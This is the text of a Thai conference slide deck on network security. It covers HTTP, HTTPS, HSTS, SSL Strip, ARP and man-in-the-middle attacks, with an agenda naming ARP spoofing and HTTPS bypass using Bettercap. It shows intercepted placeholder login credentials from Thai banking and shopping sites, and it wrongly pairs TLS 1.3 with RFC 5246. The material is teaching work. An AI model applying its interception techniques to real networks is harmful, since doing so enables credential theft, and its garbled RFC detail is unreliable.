



ISAN
Information Security
and Advanced Network

Cyber Security

ทีมวิทยากร

สมนึก พ่วงพรพิทักษ์

คธาวุฒิ จันบัวลา

ภารเดช คะเชนรัมย์




การประชุมวิชาการแลกเปลี่ยนเรียนรู้ด้านเทคโนโลยีสารสนเทศ

สำนักงานเขตสุขภาพที่ 8

CONTENTS

- 01 ที่มาและความสำคัญ HTTP, HTTPS, HSTS, SSL Strip
- 02 ARP (ADDRESS RESOLUTION PROTOCOL)
- 03 NETWORK HACKING
ARP SPOOFING USING BETTERCAP
- 04 NETWORK HACKING
BYPASSING HTTPS USING BETTERCAP
- 05 NETWORK HACKING
BYPASSING HTTPS AND HSTS
USING BETTERCAP



ที่มาและความสำคัญ

HTTPS เข้ามาแก้ปัญหา HTTP

HTTPS ในปี ค.ศ 1994 → SSL

TLS 1.3 → RFC 5246 ในปี ค.ศ 2018



HTTP ข้อมูลอยู่ในรูปแบบ Plain Text



HTTPS ข้อมูลที่มีการเข้ารหัส (encrypt)


Transport Layer Security (TLS)



ปัญหา HTTPS

ในปี ค.ศ 2009 Moxie Marlinspike

- **SSL Strip**



HTTP Strict Transport Security (HSTS)


- โดย J. Hodges, C. Jackson, A. Barth ในปี ค.ศ 2012
- RFC 6797 , (IETF)

การขอ Request ระหว่าง **Client** กับ **Web Server** จะเป็นลักษณะดังนี้

HSTS จะสนใจแค่นี้

- HTTPS — — Request — -> Web Server
- HTTPS < — — Response — — Web Server

ผลลัพธ์การวิเคราะห์ปัญหา Web Security ในประเทศไทย



← → ↻ **⚠ ไม่ปลอดภัย** member.lazada.co.th/user/login?spm=a2o4m.home.header

หมายเลขโทรศัพท์หรืออีเมล*

User-2019

เข้าสู่ระบบ

รหัสผ่าน*

.....

หรือเข้าสู่ระบบด้วย

f Facebook

G+ Google

ลืมรหัสผ่าน

Full request URI: <http://member.lazada.co.th/user/api/login>

[HTTP request 1/2]

[Response in frame: 83]

▼ Member Key: loginName
String value: User-2019
Key: loginName

▼ Member Key: password
String value: Pass-2019
Key: password

- Internet Banking
- E-commerce
- ระบบเซอร์วิสที่สำคัญต่าง ๆ
ของประเทศไทย

Browser address bar: ibanking.bangkokbank.com/SignOn.aspx (Not secure)

Bangkok Bank

Eng / ไทย





Bualuang iBanking

User_2019

Log On


Register Online Hint Bookmark

Warning against smartphone virus / Phishing mail
Bangkok Bank will never send an SMS/MMS/Email requesting you to download or install any software/application onto your mobile phone. Please be aware that malicious applications can steal your User ID, Password and OTP [More](#)

Security tips for using a Personal Financial Application
We recommend you take these simple precautions when using a Personal Financial Application. [More](#)




หมายเหตุ: ไม่อนุญาตให้ถ่ายรูป หรือนำไปเผยแพร่ที่ใดต่อทุกกรณี



หมายเหตุ: ไม่อนุญาตให้ถ่ายรูป หรือนำไปเผยแพร่ที่ใดต่อทุกกรณี


การโจมตีแบบแทรกกลางการสื่อสาร

MITM (MAN IN THE MIDDLE ATTACK)




เป็นเทคนิคการแทรกกลางการสื่อสารในระบบเครือข่าย LAN, Wi-Fi Access Point
เพื่อสอดแนมหรือดักจับข้อมูลที่สำคัญๆ ในระบบเครือข่าย

ARP (ADDRESS RESOLUTION PROTOCOL)



ARP (ADDRESS RESOLUTION PROTOCOL)


ATTACKER



Router

IP: 10.0.2.1

MAC: 00:11:22:33:44:10



IP: 10.0.2.3

MAC: 00:11:22:33:44:20



IP: 10.0.2.5

MAC: 00:11:22:33:44:40




VICTIM

